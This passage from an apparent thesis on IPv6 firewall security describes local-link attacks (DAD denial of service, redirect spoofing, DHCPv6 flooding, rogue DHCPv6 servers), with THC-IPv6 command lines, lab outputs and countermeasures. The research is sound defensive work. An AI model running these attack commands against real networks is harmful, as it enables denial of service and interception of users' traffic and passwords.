results in a denial of service for new IPv6 nodes on the link since a legitimate node would never get an unused IPv6 address because the attacker always sends an "I have already your requested IPv6 address" message (Figure 3.7). Furthermore, IPv6 nodes that use the privacy extensions which generate new IPv6 addresses at a certain interval will not be able to communicate via IPv6 anymore because any new IPv6 addresses will be reserved by the attacker, too.

The attacker can start the DoS attack with the command `./dos-new-ip6 interface`. As an example, Listing 3.23 shows the kernel messages of a Linux machine which was not able to assign any of the tentative IPv6 addresses.[6]

This Duplicate Address Detection denial of service attack is one of the attacks that should *not* attack a firewall itself, i.e., an IPv6 interface of a firewall, since all IPv6 addresses on routers and firewall should be configured manually and should not change during operation. However, if the attacker runs the attack before another new router/firewall is added to the network, it will be attacked, too, since even manually configured IPv6 addresses MUST run DAD the first time they access the network.

### 3.2.4. Redirect Spoofing

A redirect message is a single ICMPv6 type 137 message that a router sends to inform a specific IPv6 node about a better first-hop router on the local network, as described on Page 14. An attacker can send a spoofed redirect message to a victim in order to let him deliver traffic via another router, i.e., a router controlled by the attacker. Since a redirect message can only contain one specific destination at once, the attacker is not able to let the victims redirect *all* traffic

[6] During our tests we have noticed that this tool does not only answer to NSs sent by the DAD procedure, which can be recognized by a source address of `[::]`, but also answers to "normal" NSs. This results in spoofed NAs to all IPv6 nodes and injects falsified neighbor cache entries that leads to a partial denial of service attack of other IPv6 traffic. We have reported this issue to the author, Marc Heuse, who has fixed it for the 2.1 release.

```
1  weberjoh@D620-Ubuntu:~/thc-ipv6-2.0$ dmesg | tail
2  [ 5011.882147] ADDRCONF(NETDEV_CHANGE): eth0: link becomes ready
3  [ 5022.720058] eth0: no IPv6 routers present
4  [ 5085.817499] eth0: IPv6 duplicate address 2001:db8:72ed:46:215:c5ff:fe52:5f4b
       detected!
5  [ 5086.069408] eth0: IPv6 duplicate address 2001:db8:72ed:46:e0a1:a5e3:c2f3:cf7b
       detected!
6  [ 5086.269226] eth0: IPv6 duplicate address 2001:db8:72ed:46:1de4:fca3:bf4e:55d
       detected!
7  [ 5086.921528] eth0: IPv6 duplicate address 2001:db8:72ed:46:689e:7799:3cec:e883
       detected!
8  [ 5086.921533] ipv6_create_tempaddr(): regeneration time exceeded. disabled temporary
       address support.
9  [ 5136.721277] eth0: IPv6 duplicate address 2001:db8:72ed:46:215:c5ff:fe52:5f4b
       detected!
10 [ 5190.321337] eth0: IPv6 duplicate address 2001:db8:72ed:46:215:c5ff:fe52:5f4b
       detected!
```

Listing 3.23: DAD Denial of Service Attack: the SLAAC process fails, i.e., the interface cannot assign any tentative IPv6 addresses since they are already used by the attacking tool.

directly. Instead, the attacker needs to know to which destination the victim sends traffic and can then send an appropriate redirect message. The attacker can use an IPv6 host on the local network to which he can route the victim's traffic and then forward it on the same link to the real default router. An appropriate tool comes from the THC-IPv6 attacking toolkit [47]: **redir6**. The tool must know a few specific IPv6 addresses, because it must spoof the redirect message from the proper routers IPv6 address, etc. Its syntax is bit more complicated compared to the other THC-IPv6 tools: `./redir6 interface victim-ip target-ip original-router new-router [new-router-mac]`. (Due to improper naming of the options, the "target-ip" actually specifies the destination address field in the redirect message, while the "new-router" specifies the target address field.)

The redirect spoofing attack either results in a denial of service attack if the attacker redirects the victim's traffic to an unkown IPv6 address, or the attack can conduct a **"half" man-in-the-middle attack** (Figure 3.8) since only the routing table of a victim can be injected with spoofed entries, and not the routing table of a router, as RFC 4861 states: "A router MUST NOT update its routing tables upon receipt of a Redirect." (Routers populate their routing table according to dynamic routing protocols such as OSPF or BGP, or are manually configured with static route entries.)

This attack needs at least two different machines: the host that sends the spoofed redirect message and the host that spoofs as a router. This cannot be done from the same machine because Ubuntu Linux sends correct ICMPv6 redirect messages if an illegitimate routing appears on the network, as already described concerning the parasite6 attack on Page 58. That is, if the attacker pronounces itself as a router with a redirect message, Ubuntu Linux immediately sends another redirect message which states that the victim should use the real router instead. Since it is not




Figure 3.8.: Redirect Spoofing "Half" Man-in-the-Middle Attack: the victim sends traffic to a specific destination through the attacker. However, the returning traffic is delivered directly to the victim.

```
1 weberjoh@weberjoh-OptiPlex-GX620:~/thc-ipv6-2.0$ sudo ./redir6 eth0 2001:db8:72ed:46:
    a1a1:7765:69e2:3d60 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f fe80::218:baff:fe31:c4e6
     fe80::215:c5ff:fe52:5f4b 00:15:c5:52:5f:4b
2 Sent ICMPv6 redirect for 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f
```

Listing 3.24: Redirect Spoofing: the redir6 tool sends a spoofed redirect message to the victim.

possible to deactivate *only* the correct redirect messages while being able to send the spoofed once, the attacker needs two different computers for this attack, as Figure 3.8 depicts.[7] The attack works as follows: attacker 1 adds a line to his IPv6 ACL to block *all* redirect messages: `ip6tables -A OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP`. He further sends a spoofed redirect messages, shown in Listing 3.24, which tells the victim (first IPv6 address), that he should send packets with a specific destination (second IPv6 address) to the new router (fourth IPv6 address and MAC address, i.e., addresses of attacker 2) instead of to the original router. This packet is sent with a source address of the original router (third IPv6 address) and does alter the victims routing table. Attacker 2 only needs to enable the routing property on his machine: `sysctl -w net.ipv6.conf.all.forwarding=1`. From now on, the victim sends all packets to the specific destination to the attacker 2's router who is then able to see all initiated connections and cleartext passwords, and so on.

[7] We discussed this behavior with Marc Heuse, the author of the redir6 tool. His idea was to add a fragmentation header before the spoofed redirection ICMPv6 packet in order to allow this type of packet through ip6tables on Linux while blocking all other redirection packets. Since this would modify the redirection packet, we decided to use the method with two attacking computers.




Figure 3.9.: Redirect Spoofing example: the ICMPv6 option "Redirected Header" is filled with the suggested echo-reply from the before spoofed ping-request. (Captured with Wireshark.)

It is interesting to see how redir6 spoofs the redirect message option "Redirected Header". This option contains "as much as possible of the IP packet that triggered the sending of the Redirect [...]", (RFC 4861). In fact, attacker 1 has no IP packet that triggered the redirect and could therefore not paste it into the option. Thus, redir6 first sends a spoofed ICMPv6 echo-request message from the specified target-ip and believes that the victim will answer to this packet with an echo-reply. Redir6 now generates the Redirected Header option with the suggested echo-reply from the victim. That is, the victim can now believe that the redirection message was in fact delivered from the real router, because it was sent corresponding to the echo-reply. Figure 3.9 shows a screenshot from Wireshark [22], containing the ICMPv6 redirection message sent by attacker 1 to the victim.

In theory, a firewall could recognize a redirect MITM attack: during normal operation, all data link frames are sent from the victims MAC address. The firewall also knows the real MAC address of the victim by its IPv6 neighbor cache. But if this MITM attack is running, IPv6 packets with a source address of the *victim* will arrive at the firewall with a data link source address of the *attacker*. If the firewall would have a similar feature such as Dynamic ARP Inspection (DAI) for IPv4 networks, it could detect the discrepancy between the MAC address in its neighbor cache, and the MAC address from the arriving data link-layer frames. However, since we have not found anything concerning such a security feature, we do not debate this method for the tested firewalls in the next chapter.

### 3.2.5. Countermeasures & Firewall's Best Practices

#### Countermeasures for an IPv6 Node

It is not easy for an IPv6 node to thwart ICMPv6 threads without the burden of configuring everything manually. In fact, if all IPv6 nodes on a link would deactivate SLAAC, i.e., configure IPv6 addresses and routes manually, and would also configure static neighbor entries for all routers and neighbors, Router Advertisements as well as Neighbor Solicitations/Advertisements could be denied entirely and an attacker could not harm IPv6 nodes anymore by sending spoofed ICMPv6 messages. However, configuring static neighbor cache entries is complex and does not scale at all, [104].

RFC 3971 proposes the SEcure Neighbor Discovery (SEND) to secure the appropriate messages. As basically described in Section 2.3.3, if a host has a configured trust anchor, it will only accept routers with correct certifications. That is, an attacker could not trigger Router Advertisement spoofing attacks anymore. With Cryptographically Generated Addresses (CGA) and their corresponding public key cryptography and signatures, Neighbor Solicitations and Neighbor Advertisements could be signed and authenticated. For example, this would secure the link-layer address resolving and would make the parasite6 attack useless. Unfortunately, SEND is not very common today, [49, p. 199]. All IPv6 nodes on a link could also use IPsec to protect ND messages. But as RFC 3971 (SEND) states, this is impracticable for protecting NDP: "IPsec can only be used with a manual configuration of security associations, [...], making that approach impractical for most purposes".

One approach that thwarts the DoS Attack that arises if an attacker floods Router Advertisements is a limitation of IPv6 addresses a host should manage. In fact, the flood_router26 attack tool on a Linux machine, which has a default IPv6 address limit of 16, [68], is not as harmful as on a Windows computer, which must be restarted after this attack.[8]

If a host has installed a host-based intrusion prevention system (HIPS), it could detect duplicate NA messages as used for a Neighbor Advertisement spoofing attack and could block them or report an error. But in order to not confuse the end-users, such network based intrusion detection/prevention systems should be placed on switches and not on all IPv6 nodes.

A method to allow only authenticated machines to participate on the network is Network Access Control (NAC), e.g., IEEE 802.1X. This is an IP independent security approach and requires further services such as a Supplicant, Authenticator, and Authentication Server, [102, p. 277 ff.]. Once NAC is implemented, it does not circumvent the mentioned IPv6 attacks, but does only allow trusted machines to enter the network. If the attacker is able to gain access to an authenticated machine, he can run these attacks as always.

[8] Limiting the IPv6 addresses might prohibit other accurate situations, e.g., if after the RA flooding attack a legitimate router sends RAs. In this situation, the Linux computer will not generate a new valid IPv6 address since its limit is already reached.

The future will show whether network administrators will use SEND or other methods to secure the link-layer. Although the security balance between adminstrative complexity and security could be manageable for some small subnets in which only security relevant services are hosted, it will be difficult to manage it in end-user subnets with many different devices and operating systems (keyword: bring your own device, BYOD).

#### Firewall's Best Practices

Since this chapter talked about security threads that are mostly initiated from the second layer, layer 3 firewalls cannot prevent any of these attacks. **Mechanisms to prevent layer 2 attacks must be implemented in layer 2 equipment**, i.e., network switches or specific intrusion detection/prevention systems. For example, RFC 6105 (IPv6 Router Advertisement Guard) offers a method how a layer 2 device can block RA messages that arrive from ports to which only hosts are connected to. If port-security is activated on all intermediary switches, many attacks will be blocked immediately since they send packets from spoofed source MAC addresses. These attacks include flood_advertise6, flood_solicitate6, dos-new-ip6, and redir6. Furthermore, a layer 2 device can detect the failing of DAD: it can correlate the Neighbor Solicitation sent from the unspecified IPv6 address `[::]` and the appropriate Neighbor Advertisement answer, which is sent to the all-nodes multicast address. In such situations, the switch can log an error message since it is unlikely that a DAD check resolves a duplicate.

A little countermeasure for mitigating Router Advertisement spoofing attacks is to set the own router preference in the proper RAs to "high". This does *not* block the RA attack but leads to a situation, in which each IPv6 node has two default routes with the same metric. We recognized that this has no influence on a Windows machine since the fake_router26 attack still worked as before. For a Linux computer it actual has the effect that the former default route is used as the primary route and therefore no network traffic is prohibited.

There exist some open source programs that provide *passive* diagnostic functions for layer 2 spoofing attacks such as **NDPMon** [7] which discovers all Router Advertisement and Neighbor Solicitation/Advertisement messages in order to detect some anomalies. "It uses a configuration file containing the expected and valid behavior for nodes and routers on the link. [...] NDPMon also maintains up-to-date a list of neighbors on the link and watches all advertisements and changes", [7]. If it notifies an unexpected message, it writes an alert to the syslog, sends an email report, and can further execute some user-defined scripts. NDPMon is also aware of some specific IPv6 features such as Network Renumbering. The paper "Monitoring the Neighbor Discovery Protocol", written by the authors of NDPMon further describes the architecture of their tool, [8]. It behaves very similar to the arpwatch tool for IPv4 [66], which monitors ARP activity and is able to detect ARP

spoofing attacks. Other IPv6 tools that discover Neighbor Discovery anomalies are the **Router Advert MONitoring Daemon** [77], **NDPWatch** [67], or **rafixd** [63, 103]. Note that these tools do not block any of the mentioned attacks, but produce alerts which can be investigated by the network administrator. The open source network-based intrusion prevention system (NIPS) **Snort** [94] also offers several rules/signatures that deal with intrusions via IPv6, e.g., the invalid Router Advertisement attempt.

Another method for mitigating such layer 2 spoofing attacks could be the Dynamic ARP Inspection (DAI) for IPv4 networks ported to IPv6, in which a switch recognizes a falsified IP-MAC relationship in IP packets and blocks them accordingly, [102, p. 112].

However, since a firewall is a layer 2 participant, it can at least *detect* some attacks and produce error messages to inform the network administrator about some possible attacks:

- IDS: All Router Advertisements are sent to all nodes, i.e., the firewall also receives them. If the firewall has a list of all legitimate routers, it can alert the network administrator if some unkown, i.e., spoofed, RAs arrive.
- IDS: The firewall can also detect duplicate Neighbor Advertisements as the attacker would send them in order to spoof the NA of a victim. It is abnormal that a NS is answered with two NA with different MAC addresses.

Finally, firewalls should offer a complete implementation of SEND since it is mandatory that the router/firewall is able to speak it if the network wants to rely on this secure protocol.

## 3.3. Attacks against DHCPv6

DHCPv6 is used in either *stateless* mode to only distribute some additional information to IPv6 clients such as DNS servers, or in *stateful* mode to fully allocate IPv6 addresses to IPv6 nodes. Even though the protocol changed from DHCPv4 to DHCPv6, the same attacks as in IPv4 networks are possible, i.e., DHCPv6 scope exhaustion in which a rogue client requests lots of addresses, or the installation of a rogue DHCPv6 server which allocates IPv6 addresses to IPv6 nodes and distributes falsified DNS server entries.

### 3.3.1. Address Space Exhaustion

In the first scenario, **an attacker tries to seize the complete range of available IPv6 addresses** from a stateful DHCPv6 server. Unlike the address scopes in IPv4 networks which could only be a few thousand IPv4 addresses in size, DHCPv6 scopes may have a complete /64 prefix and will therefore only be exhausted after requesting $2^{64}$ = 18.446.744.073.709.551.616 different addresses, which is incapable for any attacker. Hence, the DHCPv6 starvation attack is only successful if the network administrator has configured a small IPv6 address range, e.g., a few thousand addresses. However, since the stateful DHCPv6 server must store a few bytes of information for

```
jw-rub-r1#show memory statistics history
------------------ History of Processor Mempool ------------------


jw-rub-r1   01:40:59 PM Friday Jan 4 2013 UTC

            1111112222233334445556678888888888888888888888888888
      2356891246891357913681360483975555555555555555555555555555
100
 90                                  *############################
 80                                 *############################
 70                                ################################
 60                               ################################
 50                             *################################
 40                          *###################################
 30                    *#########################################
 20              ################################################
 10     *########################################################
   0....5....1....1....2....2....3....3....4....4....5....5....6
              0    5    0    5    0    5    0    5    0    5    0
                Free memory per minute (last 60 minutes)
                * = maximum # = average
```

Listing 3.25: DHCPv6 Flooding: the Free Memory (384 MB in total) decreases after 550.000 DHCPv6 bindings are stored in the DHCPv6 server of the router (Cisco CLI).

each allocated IPv6 address, i.e., the state, an attacker can still try to flood the DHCPv6 server until its memory is fully loaded. This would end in a DoS attack against the DHCPv6 server. The **flood_dhcpc6** tool from the THC-IPv6 attacking toolkit [47] provides the basic functionality for flooding the DHCPv6 server with SOLICIT and REQUEST messages: `./flood_dhcpc6 eth0`. It provides a few options to fine-tune the flooding: "By default the link-local IP MAC address is random, however this won't work in some circumstances. `-n` will use the real MAC, `-N` the real MAC and link-local address. `-1` will only solicate an address but not request it. If `-N` is not used, you should run parasite6 in parallel", [47]. The attacker can try the different options until the attack works. For a first test, the `-N` option seems to be a good start. If the pool of free IPv6 addresses in the DHCPv6 server is exhausted, no valid IPv6 node will gain an IPv6 address and is therefore unable to communicate via the IPv6 network.

The attacker can also flood a stateless DHCPv6 server which, e.g., only provides the information for a DNS server but does not allocate IPv6 addresses. However, the server stores a few information for each SOLICIT message, e.g., the link-local IPv6 address and the DHCP Unique Identifier (DUID) of the IPv6 node (refer to RFC 3315 for more details). We tested this attack against our local Cisco router which also provides the stateless DHCPv6 server. After running the flood_dhcpc6 tool without any options for a few minutes, the free RAM of the router rapidly decreased, as Listing 3.25 shows. This results in a DoS attack against the whole router memory and not only against the DHCPv6 server.

As with many other IPv6 attacks, this flooding has only link-local relevance since the *all-dhcp-agents* multicast address `ff02::1:2` resides on the link-local scope. Even the *all-dhcp-servers* multicast address `ff05::1:3` on the site-local scope should not be accessible from the outside as long as the perimeter firewall is configured properly.

For DHCPv4 flooding attacks, enabling port security on the switch ports, i.e., blocking the port if more than $x$ MAC addresses are present on that port, can defeat the mere exhaustion of a DHCPv4 server since each DHCPv4 REQUEST message must be sent from a different MAC address. However, tools such as Yersinia [81] or Gobbler [59] can send many different DHCPv4 REQUEST messages from the same MAC address but with different Client Hardware Addresses, [102, p. 94]. For DHCPv6, a single node, i.e., single MAC address can request many IPv6 addresses. Hence, port security cannot prevent any of the specific flooding attacks.

### 3.3.2. Rogue DHCPv6 Server

In the second scenario, **the attacker places an additional rogue DHCPv6 server in the network which allocates IPv6 addresses and provides falsified DNS server information**. Afterwards, the attacker is able to run MITM attacks if he also provides an IPv6 router uplink to the Internet, or if he spoofes DNS replies at the rogue DNS server which is under his control which actually results in a vast security risk. With a rogue DNS server, an attacker can redirect the IPv6 node to his own servers (called "pharming") and can execute several attacks such as the spread of malware or man-in-the-middle attacks, [96, 64, 1].

Figure 3.10 shows the basic attack installation with the legitimate and the rogue DHCPv6 server. Since the client sends its messages via multicast, both DHCPv6 servers receive them. The THC-IPv6 attacking toolkit [47] provides a DHCPv6 server spoofing tool: **fake_dhcps6** with the following syntax: `./fake_dhcps6 interface network-address/prefix-length dns-server`. Unfortunately, the tool works only if the network policy is designed to use stateful DHCPv6 (M flag) since it only replies to SOLICIT and REQUEST messages but not to INFORMATION-REQUEST messages which are used by IPv6 nodes if they request additional information such as DNS servers only (O flag).[9] However, since offering a DHCPv6 server is not a mere attack but a normal service, an attacker can use any other router or server software in order to place a DHCPv6 server in the network. Listing 3.26 shows the output from the attackers machine who proposes a `dead` IPv6 prefix and a DNS server of `2001:db8:dead:dead::53`. The four message exchange is the normal DHCPv6 protocol process, i.e., SOLICITATE, ADVERTISE, REQUEST, and REPLY.

[9] We sent that feature request to Marc Heuse, the author of the toolkit, who at least agreed that this functionality is missing until now. We further proposed him the idea to add a mode in which the fake_dhcps6 tool answers only to REQUEST messages with a REPLY that confirms the IPv6 address but inserts a falsified DNS server IPv6 address. By this way the attack would not confuse the victim with spoofed IPv6 addresses in the ADVERTISE message but attacks the DNS entry.




Figure 3.10.: Rogue DHCPv6 Server: the SOLICIT message is sent via multicast. Both DHCPv6 server respond with an unicast ADVERTISE message.

```
1 weberjoh@D620-Ubuntu:~/thc-ipv6-2.0$ sudo ./fake_dhcps6 eth0 2001:db8:dead:dead::/64
      2001:db8:dead:dead::53
2 Starting to fake dhcp6 server on eth0 for 2001:db8:dead:dead:: (Press Control-C to end)
       ...
3
4 Received DHCP6 Solicitate packet from fe80::212:3fff:fe51:da95
5 Sent DHCP6 Advertise packet to fe80::212:3fff:fe51:da95 (offer: 2001:db8:dead:dead
      :100::)
6 Received DHCP6 Request packet from fe80::212:3fff:fe51:da95
7 Sent DHCP6 Reply packet to fe80::212:3fff:fe51:da95 (address accepted)
```

Listing 3.26: DHCPv6 Spoofing: attacker sends DHCPv6 ADVERTISE and REPLY messages.

The DHCPv6 server sent its two message to the link-local IPv6 address of the victim. Listing 3.27 depicts the DHCPv6 related messages from the victims computer. After its SOLICIT message (Line 5), two ADVERTISE message arrived. One from the rogue DHCPv6 server (Line 6) and one from the legitimate DHCPv6 server (Line 7). The same behaves with the second message exchange: the victim sends one REQUEST to the legitimate DHCPv6 server (Line 8, the `server-ID hwaddr` matches the one from the legitimate DHCPv6 server), but receives two REPLIES (Lines 9 and 10). In fact, both race conditions are won by the rogue DHCPv6 server. Therefore, the victim accepts the falsified DNS server IPv6 address from the attacker (Line 9) and sends its future DNS queries to this proposed IPv6 address (Line 12).

At least it should be noted that using a DHCPv6 server with a limited address range or with a sequential allocation of IPv6 addresses is susceptible for reconnaissance attacks as explained in Section 3.1.1. If an attacker on the outside network knows one IPv6 address which was allocated to an inside client can ping the IPv6 addresses around that allocated IPv6 address and can reveal more active hosts (ping sweep).

```
1  weberjoh@weberjoh-OptiPlex-GX620:~$ sudo tcpdump -i eth0 -v ip6
2  tcpdump: WARNING: eth0: no IPv4 address assigned
3  tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
4
5  16:18:37.898226 IP6 (hlim 1, next-header UDP (17) payload length: 60) fe80::212:3fff:
       fe51:da95.dhcpv6-client > ff02::1:2.dhcpv6-server: [udp sum ok] dhcp6 solicit (xid=
       f02b91 (client-ID hwaddr/time type 1 time 1183990 0c09) (option-request DNS-search-
       list Client-FQDN DNS-server NTP-server) (elapsed-time 0) (IA_NA IAID:1062328981 T1
       :3600 T2:5400))
6  16:18:37.898723 IP6 (hlim 64, next-header UDP (17) payload length: 108) fe80::215:c5ff:
       fe52:5f4b.56450 > fe80::212:3fff:fe51:da95.dhcpv6-client: [udp sum ok]
       dhcp6 advertise (xid=f02b91 (client-ID hwaddr/time type 1 time 1183990 0c09) (
       server-ID hwaddr/time type 1 time 3505579600 0015c5525f4b) (DNS-server 2001:db8:
       dead:dead::53) (IA_NA IAID:1062328981 T1:32512 T2:65024 (IA_ADDR 2001:db8:dead:dead
       :100:: pltime:131072 vltime:131072)[|dhcp6ext]))
7  16:18:37.899645 IP6 (class 0xe0, hlim 255, next-header UDP (17) payload length: 132)
       fe80::218:baff:fe31:c4e6.dhcpv6-server > fe80::212:3fff:fe51:da95.dhcpv6-client: [
       udp sum ok] dhcp6 advertise (xid=f02b91 (server-ID hwaddr type 1 0018ba31c4e6) (
       client-ID hwaddr/time type 1 time 1183990 0c09) (IA_NA IAID:1062328981 T1:43200 T2
       :69120 (IA_ADDR 2001:db8:72ed:6:e502:3d95:9c25:b6e0 pltime:86400 vltime:172800)[|
       dhcp6ext]) (DNS-server 2001:db8:20::2) (DNS-search-list))
8  16:18:38.959222 IP6 (hlim 1, next-header UDP (17) payload length: 102) fe80::212:3fff:
       fe51:da95.dhcpv6-client > ff02::1:2.dhcpv6-server: [udp sum ok] dhcp6 request (xid
       =1d2b51 (client-ID hwaddr/time type 1 time 1183990 0c09) (server-ID hwaddr type 1
       0018ba31c4e6) (option-request DNS-search-list Client-FQDN DNS-server NTP-server) (
       elapsed-time 0) (IA_NA IAID:1062328981 T1:3600 T2:5400 (IA_ADDR 2001:db8:72ed:6:
       e502:3d95:9c25:b6e0 pltime:7200 vltime:7500) (opt_0) (opt_0) (opt_0)))
9  16:18:38.959494 IP6 (hlim 64, next-header UDP (17) payload length: 104) fe80::215:c5ff:
       fe52:5f4b.56450 > fe80::212:3fff:fe51:da95.dhcpv6-client: [udp sum ok] dhcp6 reply
       (xid=1d2b51 (client-ID hwaddr/time type 1 time 1183990 0c09) (server-ID hwaddr type
        1 0018ba31c4e6) (IA_NA IAID:1062328981 T1:3600 T2:5400 (IA_ADDR 2001:db8:72ed:6:
       e502:3d95:9c25:b6e0 pltime:7200 vltime:7500)[|dhcp6ext]) (
       DNS-server 2001:db8:dead:dead::53))
10 16:18:38.959813 IP6 (class 0xe0, hlim 255, next-header UDP (17) payload length: 132)
       fe80::218:baff:fe31:c4e6.dhcpv6-server > fe80::212:3fff:fe51:da95.dhcpv6-client: [
       udp sum ok] dhcp6 reply (xid=1d2b51 (server-ID hwaddr type 1 0018ba31c4e6) (client-
       ID hwaddr/time type 1 time 1183990 0c09) (IA_NA IAID:1062328981 T1:43200 T2:69120 (
       IA_ADDR 2001:db8:72ed:6:e502:3d95:9c25:b6e0 pltime:86400 vltime:172800)[|dhcp6ext])
        (DNS-server 2001:db8:20::2) (DNS-search-list))
11
12 16:18:42.341876 IP6 (hlim 64, next-header UDP (17) payload length: 40) 2001:db8:72ed
       :6:81a7:53cf:8baf:a551.16023 > 2001:db8:dead:dead::53.domain: [udp sum ok] 56610+
       AAAA? ntp.ubuntu.com. (32)
```

Listing 3.27: DHCPv6 Spoofing: after receiving two DHCPv6 REPLIES the victim accepts the falisifed DNS server and sends its requests to it.

### 3.3.3. Countermeasures & Firewall's Best Practices

RFC 3315 (Dynamic Host Configuration Protocol for IPv6 (DHCPv6)) offers an authentication mechanism for DHCPv6 messages. It is based on the authentication design for DHCPv4, (RFC 3118) and it uses the DHCPv6 authentication option to "reliably identify the source of a DHCP message and to confirm that the contents of the DHCP message have not been tampered with". A new IPv6 node must be authenticated and authorized before it can receive information from the DHCPv6 server. The future will show whether such DHCPv6 authentication options will be used even in networks with heterogeneous vendors, equipment, and devices such as different operating systems and/or different networking vendors.

For the communication between relay agents and the DHCPv6 server, IPsec should be used. "The use of manual configuration and installation of static keys are acceptable in this instance because relay agents and the server will belong to the same administrative domain and the relay agents will require other specific configuration (for example, configuration of the DHCP server address) as well as the IPSec configuration", (RFC 3315).

The DHCP procotol is actually an application layer protocol. But since normal scenarios exchange DHCP messages only within local networks and not via routers/firewalls, countermeasures must be built upon layer 2 devices such as switches, too. An appropriate security feature called *DHCPv6 snooping* is able to thwart both attacks. It is activated on intermediary switches (if available) and provides the following:

1. Limiting the rate of DHCPv6 packets received by a switch port. If the configured threshold is exceeded, the switch port is shut down. This prevents typical DoS attacks from clients that request lots of IPv6 addresses.
2. Forward DHCPv6 server replies only if they arrive from *trusted ports*. By default, all switch ports are untrusted and allow only the forwarding of request messages such as SOLICIT, REQUEST, or INFORMATION-REQUEST. Once the switch port which points to the DHCPv6 server is configured as a trusted port, DHCPv6 replies such as ADVERTISE or REPLY are allowed. That is, if an attacker can only place his rogue DHCPv6 server behind an untrusted port he is not able to harm the network anymore.
3. (Not related to DHCPv6 security attacks:) Populate a database with IP-MAC mappings learned from the DHCPv6 message exchange. This does not prevent the DHCPv6 attacks but is a countermeasure against MAC or IP address spoofing attacks as presented in Section 3.2.2. That is, if an attacker spoofs one of his addresses, the switch recognizes this spoofing and can block the switch port or at least create a log entry.

The same DHCP Snooping feature is also available for DHCPv4 such as presented in [102, p. 96 ff.].

An intrusion detection system (IDS) can actively probe for rogue DHCPv6 servers by sending a SOLICIT message and investigating the answers. If not only legitimate DHCPv6 servers answer

